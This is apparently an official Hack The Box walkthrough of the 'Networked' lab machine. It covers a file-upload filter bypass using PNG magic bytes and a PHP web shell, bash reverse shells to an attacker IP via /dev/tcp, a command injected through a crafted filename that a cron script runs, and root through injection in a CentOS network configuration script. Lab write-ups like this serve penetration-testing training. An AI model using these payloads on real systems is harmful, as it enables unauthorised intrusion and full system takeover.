Hack The Box
PEN-TESTING LABS

Networked

14th November 2019 / Document No D19.100.53

Prepared By: MinatoTW
Machine Author: guly
Difficulty: Easy
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Networked is an Easy difficulty Linux box vulnerable to file upload bypass, leading to code execution. Due to improper sanitization, a crontab running as the user can be exploited to achieve command execution. The user has privileges to execute a network configuration script, which can be leveraged to execute commands as root.

Skills Required

- Enumeration
- Source code review

Skills Learned

- File upload bypass
- Command injection

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.146 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
```

```
nmap -p$ports -sC -sV 10.10.10.146

Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-14 07:26 PST
Nmap scan report for 10.10.10.146
Host is up (0.18s latency).

PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
```

We find SSH and Apache open on their usual ports.

Apache

the following message is seen on browsing to port 80.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Gobuster

Let's run gobuster to discover files and folders.

```
gobuster dir -u http://10.10.10.146/ -w directory-list-2.3-medium.txt -t 100 -x php

/index.php (Status: 200)
/uploads (Status: 301)
/photos.php (Status: 200)
/upload.php (Status: 200)
/lib.php (Status: 200)
/backup (Status: 301)
```

The upload.php lets us upload files and the photos.php displays them. The backup folder contains a tar archive, which seems interesting. Let's download and examine it.

```
wget http://10.10.10.146/backup/backup.tar
tar xvf backup.tar

index.php
lib.php
photos.php
upload.php
```

We obtained the source for the PHP files. Looking at the upload.php, we see it checking the file type:

```
if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name'])
< 60000)) {
        echo '<pre>Invalid image file.</pre>';
        displayform();
}
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The check_file_type function is present in the lib.php file:

```
function check_file_type($file) {
  $mime_type = file_mime_type($file);
  if (strpos($mime_type, 'image/') === 0) {
       return true;
  } else {
       return false;
  }
}
```

This in turn calls file_mime_type(), and rejects the file if it's not an image. The check_file_type() function uses mime_content_type() to get the MIME type.

```
if (function_exists('mime_content_type'))
  {
       $file_type = @mime_content_type($file['tmp_name']);
       if (strlen($file_type) > 0) {
         return $file_type;
       }
  }
```


The mime_content_type() determines the filetype based on it's magic bytes, which means that we can include magic bytes for a PNG file at the beginning and bypass the filter.

```
list ($foo,$ext) = getnameUpload($myFile["name"]);
$validext = array('.jpg', '.png', '.gif', '.jpeg');
$valid = false;
foreach ($validext as $vext) {
       if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
           $valid = true;
       }
}
$name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The code only accepts image extensions, although it doesn't check if it has any other extension before them. This can be exploited by adding ".php" before a valid extension, which can be exploitable, depending on the Apache configuration. Let's try uploading a normal PHP shell with a PNG extension first.


```
<?php
system($_REQUEST['cmd']);
?>
```




As expected, the image gets rejected due to invalid MIME type. The magic bytes for PNG are "89 50 4E 47 0D 0A 1A 0A", which can be added to the beginning of the shell.


```
echo '89 50 4E 47 0D 0A 1A 0A' | xxd -p -r > mime_shell.php.png
cat shell.php.png >> mime_shell.php.png
```

The file can now be uploaded, let's look at the gallery now.





We see our file as a broken image. Right-click on it and select “View image” to navigate to it.



We’re able to execute commands as the apache user. Next, curl can be used to execute a bash reverse shell.

```
curl -G --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.2/1234 0>&1"'
http://10.10.10.146/uploads/10_10_14_2.php.png

rlwrap nc -lvp 1234
Listening on [] (family 2, port)
Connection from 10.10.10.146 42266 received!
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Lateral Movement

Browsing to the home folder of the user, two files named check_attack.php and crontab.guly are found.

```
bash-4.2$ ls -la
ls -la
total 28
drwxr-xr-x. 2 guly guly 159 Jul  9 13:40 .
drwxr-xr-x. 3 root root  18 Jul  2 13:27 ..
lrwxrwxrwx. 1 root root   9 Jul  2 13:35 .bash_history -> /dev/null
-rw-------  1 guly guly 639 Jul  9 13:40 .viminfo
-r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
```

From examining the crontab file, we see that the check_attack.php script is executed every 3 minutes.

```
*/3 * * * * php /home/guly/check_attack.php
```

Here are the contents of the check_attack.php file:

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
       $msg='';
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
  if ($value == 'index.html') {
       continue;
  }
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
       echo "attack!\n";
       # todo: attach file
       file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

       exec("rm -f $logpath");
       exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
       echo "rm -f $path$value\n";
       mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
```

The script lists files in the /uploads folder and checks if it is valid based on filename. Any invalid files are removed using the system exec() function.

```
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
```

The $value variable stores the filename, but isn't sanitized by the script, which means that we can inject commands through special file names. For example, a file named "; cmd" will result in the command:

```
nohup /bin/rm -f $path;cmd > /dev/null 2>&1 &
```

This will lead to the execution of the command specified by "cmd". Let's check if this works. The command should be base64 encoded as we can't use '/' in file names.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
echo -n 'bash -c "bash -i >/dev/tcp/10.10.14.2/4444 0>&1"' | base64
cd /var/www/html/uploads
touch -- ';echo YmFzaCAtYyAiYmFza<SNIP>| base64 -d | bash'
```

Privilege Escalation

A shell as guly should be received in a while, after which we can spawn a tty.

```
nc -lvp 4444
Listening on [] (family 2, port)
Connection from 10.10.10.146 51004 received!

id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
python -c "import pty;pty.spawn('/bin/bash')"
[guly@networked ~]$
```

Looking at the sudo privileges, we see that guly can execute changename.sh as root.

```
[guly@networked ~]$ sudo -l

Matching Defaults entries for guly on networked:
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
```

Here are the contents of changename.sh:

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
#!/bin/bash -p

cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
       echo "interface $var:"
       read x
       while [[ ! $x =~ $regexp ]]; do
              echo "wrong input, try again"
              echo "interface $var:"
              read x
       done
       echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

The script creates a configuration for the guly0 network interface and uses “ifup guly0” to activate it at the end. The user input is validated, and only alphanumeric characters, slashes or a dash are allowed. Network configuration scripts on CentOS are vulnerable to command injection through the attribute values as described here. This is because the scripts are sourced by the underlying service, leading to execution of anything after a space.

We can exploit this by executing /bin/bash as root.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh

interface NAME:
abc /bin/bash
interface PROXY_METHOD:
abc
interface BROWSER_ONLY:
abc
interface BOOTPROTO:
abc

[root@networked network-scripts]# id
id
uid=0(root) gid=0(root) groups=0(root)
```